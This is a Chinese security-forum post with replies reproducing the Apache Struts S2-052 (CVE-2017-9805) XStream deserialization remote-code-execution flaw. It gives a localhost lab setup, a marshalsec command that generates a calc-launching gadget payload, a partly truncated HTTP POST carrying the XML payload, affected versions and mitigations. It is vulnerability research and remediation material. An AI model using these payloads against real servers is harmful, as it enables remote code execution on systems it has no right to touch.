

Apache Struts的远程代码执行漏洞 (CVE-2017-9805) 复现过程

[hades](#) / 2017-09-06 03:31:25 / 浏览数 6537 [安全技术](#) [漏洞分析](#) [顶\(0\)](#) [踩\(0\)](#)


Author : gyyyy@江南天安

S2-052复现过程

根据漏洞作者博客中的描述, 问题出现在struts2-rest-plugin插件XStreamHandler处理器中的toObject()方法, 其中未对传入的值进行任何限制, 在使用XStream反序列化

0x00 搭建环境

直接部署struts-2.5.12-all中的struts2-rest-showcase项目即可, 从下图可以看出, 插件的默认配置支持xml扩展



运行看看, 默认的xhtml扩展

Orders

- New order created successfully

ID	Client	Amount	Actions
3	Bob	33	<div><div> View</div><div> Edit</div><div> Delete</div></div>
4	Sarah	44	<div><div> View</div><div> Edit</div><div> Delete</div></div>
5	Jim	66	<div><div> View</div><div> Edit</div><div> Delete</div></div>

A screenshot of the Chrome DevTools Network tab. The top navigation bar includes icons for the console, back/forward, and tabs for '控制台', 'HTML', 'CSS', '脚本', 'DOM', '网络', and 'Cookies'. Below this is a filter bar with '清除', '保持', and '全部' buttons, followed by category filters: 'HTML', 'CSS', 'JavaScript', 'XHR', '图片', '插件', '媒体', and '字体'. The main table lists network requests. The first request is 'POST orders' with status '303 See Other', domain 'localhost:8080', size '13 B', and remote IP '127.0.0.1:8080'. Below the table, the 'Post' tab is selected, showing the request body as a JSON object: {'amount': 0, 'clientName': 1}. The 'Headers' tab shows the content type as 'application/x-www-form-urlencoded' and the encoding as '不进行排序'. The 'Source' tab shows the request URL as 'clientName=1&amount=0'.

转换成xml也成功，但是注意Content-Type需要改成application/xml类型

GoCancel<|>|>

Request

RawParamsHeadersHexXML

POST /orders.xml HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/xml
Content-Length: 96
Cookie: JSESSIONID=404A27FDD328915FF4E369F39C19C4CA
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

<org.demo.rest.example.Order>
 <clientName>test</clientName>
</org.demo.rest.example.Order>

Target: http://localhost:8080

Response

RawHeadersHex

HTTP/1.1 201 Created
Server: Apache-Coyote/1.1
Location: http://localhost:8080/orders/7.xml
Content-Language: zh-CN
Content-Length: 0
Date: Tue, 05 Sep 2017 21:28:18 GMT
Connection: close

0x01 构造PoC

用marshalsec (<https://github.com/mbechler/marshalsec>) 生成Payload，工具简单使用方式如下

```
java -cp marshalsec-0.0.1-SNAPSHOT-all.jar marshalsec.<Marshall> [-a] [-v] [-t] [<gadget_type> [<arguments...>]]
```

看看工具作者提供的paper，针对XStream支持很多种Payload，找一个Struts2也支持的即可

3.2.5 XStream

There have been plenty of warnings and exploits against XStream.^{31,32} XStream tries to permit as many object graphs as possible – the default converters are pretty much Java Serialization on steroids. Except for the call to the first non-serializable parent constructor,³³ it seems that everything that can be achieved by Java Serialization can be with XStream – including proxy construction. That means that most³⁴ of the published Java Serialization gadgets should work.³⁵ And the types don't even have to implement `java.io.Serializable`.

A root type can be specified during unmarshalling but is not checked.

Additional dangers

XStream does offer an optional `JavaBeanConverter`, which makes payloads for bean setter based mechanisms applicable if enabled.

It should be noted that disabling `SerializableConverter/ExternalizableConverter` and even `DynamicProxyConverter` does not mitigate against all of the gadgets. With `ServiceLoader`, `ImageIO`, `LazySearchEnum`, and `BindingEnum` this paper shows some new, standard library-only vectors that don't even have to use proxies.

Mitigation

XStream has extensive support for type filtering via `TypePermission`, this can be used for whitelisting. The next major version is going to enable whitelisting by default.

References

CVE-2016-5229

Atlassian Bamboo

CVE-2017-2608

Jenkins

REPORTED Netflix

Eureka

Applicable Payloads

`ImageIO` (4.6)

`BindingEnum` (4.4)

`LazySearchEnum` (4.5)

`ServiceLoader` (4.3)

`BeanComp` (4.17)

`ROME` (4.18)

`JNDIConfig` (4.7)

`SpringBFAdv` (4.12)

`SpringCompAdv` (4.11)


本文选择的是ImageIO，对应的gadget_type可以通过查看marshalsec的源码得到

```

1  + /.../
23  package marshalsec.gadgets;
24
25
26  /**
27   * @author mbechler
28   *
29   */
30  public enum GadgetType {
31
32      ... UnicastRef(UnicastRefGadget.class),
33      ... UnicastRemoteObject(UnicastRemoteObjectGadget.class),
34      ... Groovy(Groovy.class),
35      ... SpringPropertyPathFactory(SpringPropertyPathFactory.class),
36      ... SpringPartiallyComparableAdvisorHolder(SpringPartiallyComparableAdvisorHolder.class),
37      ... SpringAbstractBeanFactoryPointcutAdvisor(SpringAbstractBeanFactoryPointcutAdvisor.class),
38      ... Rome(Rome.class),
39      ... XBean(XBean.class),
40      ... Resin(Resin.class),
41      ... CommonsConfiguration(CommonsConfiguration.class),
42      ... LazySearchEnumeration(LazySearchEnumeration.class),
43      ... BindingEnumeration(BindingEnumeration.class),
44      ... ServiceLoader(ServiceLoader.class),
45      ... ImageIO(ImageIO.class),
46      ... CommonsBeanutils(CommonsBeanutils.class),
47      ... C3POWrapperConnPool(C3POWrapperConnPool.class),
48      ... C3PORefDataSource(C3PORefDataSource.class),
49      ... JdbcRowSet(JdbcRowSet.class),
50      ... ScriptEngine(ScriptEngine.class);
51
52      ... private Class<? extends Gadget> clazz;
53
54
55  + ... private GadgetType (Class<? extends Gadget> clazz) { this.clazz = clazz; }
56
57
58
59
60  /**
61   * @return the clazz
62   */
63  + ... public Class<? extends Gadget> getClazz() { return this.clazz; }
64
65  }
66
67

```

生成Payload



The screenshot shows a Windows command prompt window titled "管理员: C:\Windows\system32\cmd.exe". The command entered is: `D:\Java\jdk1.8.0_20\bin>java -cp marshalsec-0.0.1-SNAPSHOT-all.jar marshalsec.XStream ImageIO calc > 1.txt`. The output of the command is not visible in the screenshot.

The image shows a web browser window with a 500 Internal Server Error response. The error message is: "java.lang.String cannot be cast to java.security.Provider\$Service". The browser's developer tools are open, showing the raw response text. A Windows calculator window is also visible in the foreground. The error message is repeated multiple times in the response body. The browser's address bar shows the URL: http://localhost:8080. The browser's status bar shows the target: http://localhost:8080. The browser's title bar shows the target: http://localhost:8080. The browser's menu bar shows: File, Edit, View, Window, Help. The browser's toolbar shows: Back, Forward, Stop, Reload, Home, Address Bar, Search, Print, etc. The browser's content area shows the error message. The browser's developer tools show the raw response text. The calculator window is open, showing the number 0. The calculator window has a menu bar: 查看(V), 编辑(E), 帮助(H). The calculator window has a display showing 0. The calculator window has a numeric keypad and a function keypad. The calculator window is titled: 计算器.

点击收藏 | 0 关注 | 0

[上一篇：使用QL去发现Apache Str...](#) [下一篇：通用Web程序安全架构/CVE分析...](#)


1. 14 条回复



hades 2017-09-06 04:45:30

从struts2的官网下载最后受影响的版本struts-2.5.12，地址：<http://archive.apache.org/dist/struts/2.5.12/struts-2.5.12-apps.zip>

注意下载struts-2.5.12-apps即可，不需要下载struts-2.5.12-all.zip。不然struts-2.5.12-all.zip中包含很多其他的东西，可以看到lib目录下有很多jar包。



拿到struts-2.5.12-apps

之后，将其中的app目录下的struts2-rest-showcase.war

文件放到webapps目录下，我的是

/Library/Tomcat-8.5.15/webapps

然后设置一下conf/server.xml文件即可。

```
<Host name="localhost" appBase="webapps"
      unpackWARs="true" autoDeploy="true">
```

<http://blog.csdn.net/caiqi>

这里把appBase设置为webapps目录，然后unpackWARs

设置为true，这样就会自动解包xxx.war，autoDeploy

也设置为true(热部署?) 然后就可以浏览器访问了。直接输入

<http://127.0.0.1:8080/struts2-rest-showcase/>

会跳转，然后出现下面的页面，点击其中一个编辑，

Orders

ID	Client	Amount	Actions
3	Bob	33	<div>View</div> <div>Edit</div> <div>Delete</div>
4	Sarah	44	<div>View</div> <div>Edit</div> <div>Delete</div>
5	Jim	66	<div>View</div> <div>Edit</div> <div>Delete</div>

Create a new order

<http://blog.csdn.net/caiqi11>

然后将请求发送到burp, (我由于在FireFox上有代理插件, 于是换到FireFox上了)点击“Edit”按钮, 然后拦截请求, 将请求中的Content-Type 的值改为 application/xml ,然后POST的数据用PoC中的xml内容代替。
PoC

```
POST /struts2-rest-showcase/orders/3;jsessionid=A82EAA2857A1FFAF61FF24A1FBB4A3C7 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/xml
Content-Length: 1663
Referer: http://127.0.0.1:8080/struts2-rest-showcase/orders/3/edit
Cookie: JSESSIONID=A82EAA2857A1FFAF61FF24A1FBB4A3C7
Connection: close
Upgrade-Insecure-Requests: 1

<map>
<entry>
<jdk.nashorn.internal.objects.NativeString> <flags>0</flags> <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller
</entry>
</map>
```

成功弹出计算器

受影响版本:

Apache Struts Version : Struts 2.5 - Struts 2.5.12

漏洞修复建议 :

1、升级到Apache Struts版本2.5.13

2、最好的选择是在不使用时删除Struts REST插件,或仅限于服务器普通页面和JSONs :

<constant name="struts.action.extension" value="xhtml,json" />

3、限制服务端扩展类型,删除XML支持。

由于应用的可用类的默认限制,某些REST操作可能会停止工作。在这种情况下,请调查介绍的新接口以允许每个操作定义类限制,那些接口是 :

org.apache.struts2.rest.handler.AllowedClasses

org.apache.struts2.rest.handler.AllowedClassNames

org.apache.struts2.rest.handler.XStreamPermissionProvider

0 回复Ta



[hades](#) 2017-09-06 05:11:03

```
POST /struts2-rest-showcase/orders/3;jsessionid=A82EAA2857A1FFAF61FF24A1FBB4A3C7 HTTP/1.1
```

```
Host: 127.0.0.1:8080
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0) Gecko/20100101 Firefox/54.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Content-Type: application/xml
```

```
Content-Length: 1663
```

```
Referer: http://127.0.0.1:8080/struts2-rest-showcase/orders/3/edit
```

```
Cookie: JSESSIONID=A82EAA2857A1FFAF61FF24A1FBB4A3C7
```

```
Connection: close
```

```
Upgrade-Insecure-Requests: 1
```

```
<map>
```

```
<entry>
```

```
<jdk.nashorn.internal.objects.NativeString> <flags>0</flags> <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller
```

```
</entry>
```

```
</map>
```

0 回复Ta



[wooyun](#) 2017-09-06 05:16:21

大黑阔

0 回复Ta



[hades](#) 2017-09-06 06:37:01

你是大黑阔

0 回复Ta



[hades](#) 2017-09-06 07:24:26

<https://github.com/rapid7/metasploit-framework/pull/8924/commits/5ea83fee5ee8c23ad95608b7e2022db5b48340ef>

Add Apache Struts 2 REST Plugin XStream RCE

0 回复Ta



[jackyrong](#) 2017-09-06 10:21:15

问下，我的JDK 是JDK 6的，使用的版本是2.3.33，有影响么？

0 回复Ta



[浮萍](#) 2017-09-06 10:23:20

2.3.16.1-2.3.33也受影响

0 回复Ta



[hades](#) 2017-09-06 10:24:16

我看官方貌似没有包含进来~

0 回复Ta



[hades](#) 2017-09-06 10:24:51

<https://struts.apache.org/docs/s2-052.html>

Recommendation

Upgrade to Struts 2.5.13

Affected Software

Struts 2.5 - Struts 2.5.12

0 回复Ta



[jackyrong](#) 2017-09-06 12:38:45

引用第8楼浮萍于2017-09-06 18:23发表的 :

2.3.16.1-2.3.33也受影响

[url=<https://xianzhi.aliyun.com/forum/job.php?action=topost&tid=2069&pid=5710>[/url]]

但2.3.34还未发布呢，奇怪

0 回复Ta



[hades](#) 2017-09-06 12:51:44

的确没见过~

0 回复Ta



[hades](#) 2017-09-07 02:10:33

漏洞影响范围:

Struts 2.3.x全系版本(根据实际测试，2.3版本也存在该漏洞)

Struts 2.5 - Struts 2.5.12

0 回复Ta



[浮萍](#) 2017-09-07 03:00:31

Recommendation

Upgrade to Struts 2.5.13 or Struts 2.3.34

Affected Software

Struts 2.1.2 - Struts 2.3.33, Struts 2.5 - Struts 2.5.12

升级到2.3.34

```
[code]<dependency>
<groupId>org.apache.struts</groupId>
<artifactId>struts2-core</artifactId>
<version>2.3.34</version>
</dependency>[/code]
```

参考<https://cwiki.apache.org/confluence/display/WW/S2-052>

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)